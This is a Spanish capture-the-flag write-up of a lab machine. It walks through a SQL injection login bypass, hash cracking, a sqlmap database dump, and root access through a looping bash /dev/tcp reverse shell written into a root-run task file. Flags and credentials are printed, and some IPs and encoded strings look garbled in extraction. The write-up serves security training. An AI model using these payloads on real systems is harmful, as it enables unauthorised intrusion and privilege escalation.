



CTF Fundación Esplai

By: tomaquet18

Contenido

Encontrando la máquina:.....	3
Analizando los puertos abiertos:	3
Analizando la web (puerto 80):.....	4
Comprobando la versión de Apache:.....	4
Analizando la página:	4
Crackeando el hash	5
Extrayendo los datos de la base de datos.....	5
Fuzzing de archivos/directorios	7
myphpnuke.php	7
SSH rawulf	8
Analizando los procesos de la máquina	8
Reverse shell:	9
Pwned:	9

Encontrando la máquina:

Primero de todo vamos a tener que averiguar la IP de la máquina, para ello vamos a usar el comando netdiscover y le especificamos el rango de IPs que tendrá que comprobar, en mi caso el comando es netdiscover -r 192.168.56.0/24.

Currently scanning: Finished! | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:18	1	60	Unknown vendor	
192.168.56.100	08:00:27:97:82:90	1	60	PCS Systemtechnik GmbH	
192.168.56.103	00:0c:29:d7:54:56	1	60	VMware, Inc.	

Analizando los puertos abiertos:

Para encontrar los servicios que se están ejecutando en los puertos abiertos usaré el comando Nmap de la siguiente manera:

```
sudo nmap -sSVC 192.168.56.103 --min-rate 5000 -oN nmap.txt -p-
```

- **-sS**: Técnica de escaneo TCP SYN.
- **-sV**: Intenta determinar la versión o el servicio que se está ejecutando en un puerto abierto.
- **-sC**: Lanza algunos scripts que realizan un juego de pruebas, como por ejemplo probar el usuario anonymous en un servicio ftp.
- **--min-rate**: Determina el número mínimo de paquetes para enviar por segundo.
- **-oN**: Especifica donde se va a guardar el output y que será en formato normal.
- **-p-**: Especifica que se analicen todos los puertos.

```
(kali@kali)~[~/fundacion_ctf]
$ sudo nmap -sSVC 192.168.56.103 --min-rate 5000 -oN nmap.txt -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-02 16:46 EST
Nmap scan report for 192.168.56.103
Host is up (0.00082s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 01:27:c5:96:76:d1:9d:41:f1:e8:e2:ef:55:df:4f:3d (ECDSA)
|_  256 37:77:8c:a8:33:04:13:55:ad:88:02:17:7c:7f:23:e2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Login
MAC Address: 00:0C:29:D7:54:56 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.76 seconds
```


Analizando la web (puerto 80):

Comprobando la versión de Apache:

La versión de Apache parece que no tiene ninguna vulnerabilidad conocida la cual me permita hacer gran cosa para vulnerar la máquina.

Analizando la página:


Si accedemos a la página podemos observar una página de login que no nos da más información.



The screenshot shows a login form with a white background and a green border. At the top, the word "Login" is centered in a bold, dark font. Below it, there are two input fields. The first field is labeled "Username" and has a green icon of a person to its left. The second field is labeled "Password" and has a green icon of a padlock to its left. At the bottom of the form, there is a green button with the word "Login" in white text.


Las credenciales por defecto como 'admin:admin' no funcionan.

Pero probando un poco más descubrimos que es vulnerable a SQLi con el siguiente payload ' OR 1=1# esto nos da acceso a un dashboard.



The screenshot shows a dashboard page with a dark blue header. The header contains the text "Website Title" on the left and "Profile" and "Logout" on the right. Below the header, the page is titled "Home Page". In the center, there is a white box with the text "Welcome back, ' OR 1=1#!".

En el dashboard encontramos encontramos una tablma con información del usuario y me llama la atención el campo "Password", el cual es un hash blowfish.



The screenshot shows a user dashboard page with a dark blue header. The header contains the text "User Dashboard" on the left and "Profile" and "Logout" on the right. Below the header, the page is titled "Profile Page". In the center, there is a white box with the text "Your account details are below:". Below this text, there are three lines of information: "Username: ' OR 1=1#", "Password: \$2a\$10\$5EsJYt4Ae6L5qflcXPixne9kwbutZjhO4FtISGWutd1Ekxoe5/OC", and "Email: admin@infouser.com".

Crackeando el hash

Para crackear el hash usaré hashcat y la wordlist proporcionada para CTF. Y una vez crackeado vemos que el resultado es “summer2024”.

```
$2a$10$5EsJYt4Ae6L5qflcXPixne9kwbutZjh04FtlSGWutd1Ekxoe5/OC summer2024

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2a$10$5EsJYt4Ae6L5qflcXPixne9kwbutZjh04FtlSGWutd1E ... oe5/OC
Time.Started.....: Sat Mar  2 17:13:56 2024 (51 secs)
Time.Estimated...: Sat Mar  2 17:14:47 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (common.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....:      79 H/s (6.07ms) @ Accel:4 Loops:32 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 4032/4728 (85.28%)
Rejected.....: 0/4032 (0.00%)
Restore.Point....: 4016/4728 (84.94%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#1....: success → support_login
Hardware.Mon.#1..: Util: 86%

Started: Sat Mar  2 17:13:48 2024
Stopped: Sat Mar  2 17:14:49 2024
```

Ahora vamos a extraer todos los datos de la base de datos, para ello primero vamos a analizar la petición que hace en el login para luego pasarla a sqlmap.

Extrayendo los datos de la base de datos

Como podemos observar, hace una petición POST al archivo authenticate.php con los parámetros username y password.

```
200 POST 192.168.56.103 authenticate.php

username: "admin"
password: "summer2024"
```

Ahora le pasamos a sqlmap la url, y la data, y además le especificamos con la flag “-p” el parámetro username, ya que ya sabemos que es vulnerable.

```
(kali@kali)-[~/fundacion_ctf]
$ sqlmap -u http://192.168.56.103/authenticate.php --data "username=admin&password=summer2024" -p username
```

La inyección a funcionado y nos ha devuelto 3 bases de datos, aunque dos son del sistema, la que nos interesa es la “user_dashboard”.

```
available databases [3]:
[*] information_schema
[*] performance_schema
[*] user_dashboard
```

Ahora vamos a extraer los datos de la tabla “flag”, ubicada en la base de datos “user_dashboard”.

```
(kali@kali)-[~/fundacion_ctf]
$ sqlmap -u http://192.168.56.103/authenticate.php --data "username=admin&password=summer2024" -p username -D user_dashboard -T flag --dump
```

¡Y bingo! Nos devuelve una flag codificada en base64.

```
[1 entry]
+-----+
| value |
+-----+
| RkxBR3tlZGUzZGYxN2IzMjdjZGRkM2IxZDQyZTMyYjQzNmE2YX0K |
+-----+
```

Para decodificarla ejecuto el siguiente comando y ¡obtenemos la primera flag!

```
(kali㉿kali)-[~/fundacion_ctf]
$ echo "RkxBR3tlZGUzZGYxN2IzMjdjZGRkM2IxZDQyZTMyYjQzNmE2YX0K" | base64 -d
FLAG{ede3df17b327cddd3b1d42e32b436a6a}
```

FLAG{ede3df17b327cddd3b1d42e32b436a6a}

También analizo la tabla “accounts” para comprobar que no haya nada más, y efectivamente, solo hay un usuario y contraseña que me permiten iniciar sesión como anteriormente hice, pero nada más.

```
Database: user_dashboard
Table: accounts
[1 entry]
+-----+-----+-----+-----+
| id | email | password | username |
+-----+-----+-----+-----+
| 1 | admin@infouser.com | $2a$10$5EsJYt4Ae6L5qflcXPixne9kwbutZjh04FtlSGWutd1Ekxrxe5/OC | webadmin |
+-----+-----+-----+-----+
```

Website Title

Home Page

Welcome back, webadmin!

Fuzzing de archivos/directorios

Después de realizar un fuzzing de archivos y/o directorios con la wordlist (añadiendo la extensión php al final) proporcionada he encontrado un archivo llamado myphpnuke.php.

[illegible]

myphpnuke.php

Al acceder a esta página nos pide unas credenciales:

A screenshot of a login interface. At the top, the IP address '192.168.2.129' is displayed next to a globe icon. Below this, the text 'This site is asking you to sign in.' is shown. There are two input fields: 'Username' and 'Password'. The 'Username' field is currently empty and has a red border. At the bottom right, there are two buttons: 'Cancel' and 'Sign in'.

Al probar “webadmin” (usuario de la pagina anterior) y “summer2024” (resultado del hash crackeado) accedemos y nos muestra un alert con un texto codificado en base64.

192.168.56.103 says

Secret value:

cmF3dWxmc0gNnpDQ3VxVjk0OURsMUdjMHFGMTVXNk5GQwo=

OK

Para decodificarlo hacemos como antes y vemos que el resultado parece unas credenciales.

```
(kali㉿kali)-[~/fundacion_ctf]
$ echo "cmF3dWxmIC0gNnpDQ3VxVjk0OURsMudjMHFGMTVXNk5GQwo=" | base64 -d
rawulf - 6zCCuqV949Dl1Gc0qF15W6NFC
```

SSH rawulf

Al probar las credenciales con SSH logramos acceder a la máquina.

```
(kali㉿kali)-[~/fundacion_ctf]
$ ssh rawulf@192.168.56.103
rawulf@192.168.56.103's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sun Mar  3 12:04:13 AM UTC 2024

System load:  0.23583984375      Processes:            220
Usage of /:   44.0% of 9.75GB    Users logged in:     0
Memory usage: 20%               IPv4 address for ens33: 192.168.56.103
Swap usage:   0%

Data format

Expanded Security Maintenance for Applications is not enabled.
Encryption / Encoding
0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
Arithmetic / Logic

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ ss
```

¡Y encontramos la segunda flag!

```
$ cat note.txt
RkxBR3sxMGVlNDM3YTI3NWNmZjFjMDNkZWQ5OGYyMjUyYjZhNX0K
$ cat note.txt | base64 -d
FLAG{10ee437a275cff1c03ded98f2252b6a5}
```

FLAG{10ee437a275cff1c03ded98f2252b6a5}

Analizando los procesos de la máquina

Ahora vamos a analizar los procesos que se están ejecutando con ayuda de la herramienta [pspy](#).

Al analizar todos los procesos nos damos cuenta que hay un proceso un tanto sospechoso que intenta ejecutar como administrador un archivo ubicado en “/home/rawulf/.task/task”, pero antes

de ejecutarlo lo borra.

```
2024/03/04 21:06:06 CMD: UID=0      PID=65565 | rm /home/rawulf/.task/task
2024/03/04 21:06:06 CMD: UID=0      PID=65566 |
2024/03/04 21:06:07 CMD: UID=0      PID=65567 | /bin/bash /root/.task/task_autom.sh
2024/03/04 21:06:07 CMD: UID=0      PID=65568 | /bin/bash /root/.task/task_autom.sh
2024/03/04 21:06:07 CMD: UID=0      PID=65569 | bash /home/rawulf/.task/task
```

Reverse shell:

Teniendo en cuenta que el archivo se borra todo el rato, vamos a hacer un script en bash que esté creando todo el rato el archivo y añadiendo un comando el cual crea una shell inversa a través de bash.

```
while true; do
  echo "bash -c 'exec bash -i &>/dev/tcp/192.168.2.128/12345 <&1'" > /home/rawulf/.task/task
done
```

Pwned:

Y tras esperar 5 segundos accedemos como root a la máquina.

```
(kali㉿kali)-[~/fundacion_ctf]
$ nc -l -p 12345
bash: cannot set terminal process group (888): Inappropriate ioctl for device
bash: no job control in this shell
root@web:/#
```

¡La tercera flag!

```
root@web:/root# cat note.txt
cat note.txt
RkxBR3s50TRkMDZmNzE5YmI4ZGY0YjI5OTMyOWI50GI5YWVkYX0K
```

FLAG{994d06f719bb8df4b299329b98b9aeda}